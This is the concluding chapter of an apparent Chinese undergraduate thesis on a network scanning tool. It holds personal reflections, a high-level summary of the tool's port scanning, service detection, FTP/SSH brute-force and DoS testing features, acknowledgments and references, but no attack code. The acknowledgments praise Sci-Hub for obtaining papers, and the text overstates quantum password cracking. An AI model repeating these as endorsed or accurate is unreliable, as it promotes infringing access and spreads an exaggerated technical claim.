软件的开发过程中，很大一方面时间都花在了解决问题或者调试 bug 中，能占到一半时间左右，因而有了这个章节，梳理开发过程的困难与解决，总结经验，以求提高。另一方面对软件进行一个客观的评价，总结软件的优点以及缺点。

7.1 感想与收获

三个月前，从对网络扫描技术只有懵懂认知到如今能独立开发一个完整的网络扫描软件，经历了许多的困难，也付出了很多，能力也得到了很大的提升。

首先，对搜索引擎的使用得到了一次升华。搜索引擎的使用看似很简单，只是输入一些关键词然后点击搜索就完了，其实里面大有学问。下面是一些总结出来的使用搜索引擎的技巧：当面对一个软件 bug 时，首先可以使用搜索引擎搜索报错的信息，通常我们遇到的错误，必定很多人也遇到过，搜一下报错信息通常都能找到解决问题的提示；也可以搜索一下前人的例子，看一下前人是怎么完成这个任务的，以求触类旁通；通过前两步搜索出来的信息中的关键字，继续深入搜索；尝试英文搜索，英文是世界通用的而语言，使用英文搜索能看到更广的信息。

其次，对调试错误有了更深层次的认识。调试 bug 是软件开发一个重要的必经过程，虽然大家都不想经历，但通常它都会占据总开发接近一半的时间。整个毕设做下来，积累了许多实用的调 bug 的经验：面对一个 Bug，首要也是最重要的是心态不能崩，要有信心和耐心；根据经验，通常很多 bug 都是由于程序员的疏忽所致，所以可以先去检查一下有没有简单的书写错误，大小写错误以及对齐错误等；可以根据从前出错的经验，找找出错频率较高的环节，比如内存泄露等等，仔细检查检查；可以理一下逻辑，看看是不是自己想法有问题；采用排除法，不断删减一些东西，直到定位到问题处；重新去做，有一些问题是由于理解上出现了偏差，对一个知识理解错误，通常这种错误非常难发现，但是重新一步步去做，偶有奇效；有时候调一个 bug 一直没有进展，可以先放一放，去干其他的，很多时候，吃顿饭，睡一觉，洗个澡什么的，而后再回来看，会豁然开朗，从前只是有这种经历，后面了解到，这种现象其实有科学依据，因为人在长时间思考一个问题时，当天脱离了思考，他的潜意识也仍在继续思考这个问题；有时候一筹莫展之时，就需要大胆猜测问题所在，动手去逐步排查；最后还有一个办法，当实在解决不下去时，可以换一种实现，放弃这个有问题的代码，重新考虑其他办法去完成任务，或者到网上发帖求助。

同时，对学习也有了新的认识。学习其实是一个积累与思考的过程，学习一个东西，需要积累这个东西的一些基本知识，基本处理方法与技巧，做这个东西的经验，同时还需要有思考的意识，灵活应对，以上是抽象的认识，通常抽象程度越高，或者说普适度

越高，对于具体问题的解决作用就越小，但是还是得有，不然很容易就陷入迷茫，无所适从。以下是一些具体的学习的技巧或经验：从粗到细，首先掌握大概的轮廓，再通过实践或解决问题去掌握一些边边角角，比如学习新语言，就可以先大概掌握其核心语法，然后在通过项目去深化；边学边用，从前做一个东西，总会把涉及到的知识都学了然后再来做，这样效率很低，而且没有反馈，很难坚持，采用边学边做，学以致用，这里的致使够的意思，就是说需要啥就学啥,够用就过；多看不同的版本，通常对于同一块内容，会有很多不同的表述，横向的多看看，通常很能帮助理解；遵循这个东西的特点，按照学习这个东西的规律去学习，比如编程等实践性很强的，可以多去实践，以项目来带动学习，比如学数学的时候，就需要很严谨，学英语就不能那么严谨，不能一个单词就死认那一个意思；还有就是学习挺看状态的，有时候状态不好就需要适时休息，不能和自己的硬刚，多运动可以让头脑清醒，有活力。

最后，本次毕设也让我掌握到了许多具体的技术。首先是课题相关的东西，比较深入地了解到了端口扫描与服务发现的原理与实现，对数据包与一些协议有了更深层次的理解，比如 TCP 三次握手、FTP 协议以及 HTTP 协议等。毕业色阶的外文翻译环节，需要独立去寻找外文文献，通过这个环节，我的英文水准有了较大提升，能看懂专业外文文献，并且，学会了如何一些免费找找各种文献的办法，当然这得益于哈萨克斯坦的一个女研究生的杰作 sci-hub。在毕设开发过程中。过程中与同学们合作无间，沟通也略有提升，变得更开朗了。同时，由于不断的受挫，不断的想办法解决问题，我变得越来顽强，面困难也更有勇气和信心！

7.2 软件的评价与展望

本软件名为网络扫描软软件，实则已不限于网络扫描，还有一些安全的评估功能。本软件实现了基本的端口扫描，扫描处开放了哪些端口，以什么形式开放（TCP/UDP）；基本的服务发现功能，探测出各端口上运行的服务，运行服务的软件，以及软件的版本等信息，根据这些信息，可以在网上搜索到对应版本的服务或软件的漏洞。可想而知，这些信息对于对于网络的安全有多重要，对于管理员来说有多重要；软件为了优化运行的速度，运该到了多线程的技术；对于网络扫描方面，算是一个合格的网络扫描软件。除网络扫描软件的基本功能外，本软件还增加了安全评估功能，该模块对系统 ftp 服务以及 ssh 服务进行爆破测试，爆破测试原理简单，但危害巨大，随着计算机计算能力的提升，这种漏洞的危害正不断扩大；另一方面，评估模块还会能进行 dos 攻击测试，dos 攻击由来已久，从前主要是损耗带宽，如今已经发展为损耗系统资源，本软件针对的正是系统资源的攻击，以评测系统的脆弱性。总的来说，本软件运行稳定，界面简约美观，运行速度较快，是一款合格的网络扫描软件。同时，本软件由于采用 B/S 架构，只需在浏览器中即可运行，具有使用极其便捷的优点。

然技术与知识所限，软件的不足也很明显。网络扫描是一把双刃剑，用得好，就是提升系统安全的利器，用得不好，就是潘多拉的魔盒，各种防火墙通常都会对网络扫描有一定的防范。要想对某各主机进行网络扫描，首当其冲就是得想办法绕过防火墙，而防火墙防护规则并不一致，因此，并没有通用的网络扫描软件，能够扫描所有网络上主机，本软件面对一些防火墙时也常常束手无策。同时，由于本软件主要侧重于扫描方面，漏洞扫描方面并不出色，只做了两种漏洞的检测，并且都是比较基础的漏洞，而且对于一些防火墙基本束手无策。

功与防总在不断较量中发展，网络扫描技术也在不断的发展。下一代计算机技术（量子计算）能在数小时内暴力破解强密码，传统的计算机需要数百万年；使用僵尸网络的 ddos 攻击使危害大幅升级；由于物联网技术的发展，越来越多物联网设备面世，智能家居，无人驾驶汽车等等。物联网的安全也获得了空前的关注，物联网安全将网络安全升华到了新的境界，从前的网络攻击，并不会对人身安全有直接影响，而如今，试想你家的微波炉被黑客控制了，汽车被黑客控制，生命安全备受威胁。与此同时，安全技术也在不断发展，列入，基于机器学习的流量识别，能更智能的识别攻击流量；云安全技术等等各种新的网络安全技术接踵而来。

网络安全，除了技术的方面，人的影响也至关重要。当今世界众多的网络攻击，很多一部分是并不是因为技术原因，而是人的原因。如前面提到的，京东 2017 年大量用户信息泄露，就是因为除了’内鬼’；社会工程等技术也是利用了人性的弱点，因此，在重视纯技术的同时，也应该关注人的影响。

谢 辞

本次毕业设计论文以及软件的完成都得到了韦必忠教授的耐心教诲，韦老师教学深刻而不失趣味，善于举生活中鲜活的例子来说明深刻的理论，把毕设的要求、重点与难点说得很清楚，同时在毕设过程中遇到的问题也对我给与了一定的帮助，倾注了大量的心血。韦老师渊博的专业知识、严谨的治学态度，精益求精的工作作风，诲人不倦的高尚师德，严于律己、宽以待人的崇高风范，朴实无法、平易近人的人格魅力也对本人影响深远，使我树立了远大的目标，掌握了扎实的理论基础，学到了许多实用的研究方法，生活作风方面也有很大改善，在韦老师的身体力行影响下，本人也开始重视运动，偶尔跑跑。在此，谨向导师表示崇高的敬意和衷心的感谢！同时，也感谢同组的小伙伴们，大家团结合作，互相交流了许多学习的心得以及一些毕设周边的小技巧，比如查重网址等，在此，也向他们表示感谢。

另外，特别感谢哈萨克斯坦研究生亚历珊卓·艾尔巴金与其大作，Sci-Hub。亚历珊卓同学的 Sci-Hub，打破了学术界的文献交流的壁垒，对全体科研人员作出了杰出的贡献，也为全人类共享知识作出了非凡贡献。同时，亚历珊卓同学不畏强权敢于斗阵的革命精神也令我深深钦佩，感谢 Sci-Hub 让经济局限的我及类似我的群体也能共享世界的研究精华。实际上，让科学变得更为开放，是无数有识之士共同的愿景，而免费获取科研论文就是其中的重要一环（还包括可获得更多的研究数据等），由于 Sci-Hub，欧盟开始在着手发展更好的 Sci-Hub，致力于到 2020 年，欧盟所有的科研论文均能免费获得，在此，也对亚历珊卓·艾尔巴金对全世界科学的开放的贡献表示由衷感谢！

此外，特别感谢理查德·斯托曼。理查德是自由软件运动的发起人与精神领袖，自由软件运动 IT 界影响深远，出现了许多优秀的开源软件，如 PHP、MYSQL 等，为我的毕设工作提供了有力支持，同时，若没有开源运动，恐怕也不会出现诸如 scapy、nmap 等一系列优秀的第三方开源库。因此，在此谨向理查德·斯托曼表示崇高的敬意和衷心的感谢，也祝愿开源社区涌现越来越多的优秀软件！

最后，感谢学校对我的栽培，让我掌握了专业计算机知识，为我毕设的完成奠定了基础；感谢参考文献的编者们，他们对我毕设的完成帮助良多，如李瑞明的《网络扫描技术揭秘》直接提供了大量的技术参考；总之，感谢全体对我毕设工作有过帮助的人！

参考文献

［1］ 李志勇, 葛先军，刘锋. 网络扫描技术分析[J]. 海军航空工程学院学报,2005，20(5):588~590.

［2］ 李瑞民. 网络扫描技术揭秘：原理、实践及扫描器的实现[M]. 北京:机械工业出版社, 2010：100-500.

［3］ (美)Wesley J.chun.Python 核心编程(第二版)[M]. 北京:人民邮电出版社, 2008：12-100.

［4］ 李文江. 浅谈网络扫描技术在网络安全方面的应用[J]. 数字技术与应用, 2016(3):215-225.

［5］ 张友旭. 分布式隐匿网络扫描关键技术研究[D]. 哈尔滨：哈尔滨工程大学, 2016.

［6］ 王勇. 关于计算机网络安全与漏洞扫描技术的分析探讨[J]. 数字技术与应用, 2016：10~12.

［7］ Stanley B. Lippman, Josée Lajoie, Barbara E. Moo. C++ Primer（中文版 第 5 版）[M]. 北京:电子工业出版社, 2013：50-120.

［8］ Kevin R. Fall. TCP/IP 协议详解卷一：协议（原书第二版）（吴英）[M]. 北京:机械工业出版社, 2016:80-200.

［9］ 魏锦慧. 用于 Nmap 的攻击工具集的设计与实现[D]. 长春：吉林大学, 2006.

［10］ 郭帅强. 社交网络中的个人隐私安全保护问题研究[D]. 广州：广东财经大学, 2016.

［11］ 韦超. 基于 SSL 协议的 FTP 服务器设计与实现[D]. 北京：中国地质大学, 2016.

［12］ 李新华. 基于虚拟化的网络演练竞技平台的设计与实现[D]. 北京：北京邮电大学, 2017.

［13］ 杨振. 基于 Linux 的抗 DDoS 防火墙的设计与实现[D]. 天津：天津大学，2007

［14］ Muhammad Imran, Muhammad Hanif Durad, Farrukh Aslam Khan et al. Reducing the effects of DoS attacks in software defined networks using parallel flow installation[J]. Human-centric Computing and Information Sciences, 2019, Vol.9 (1):1~5.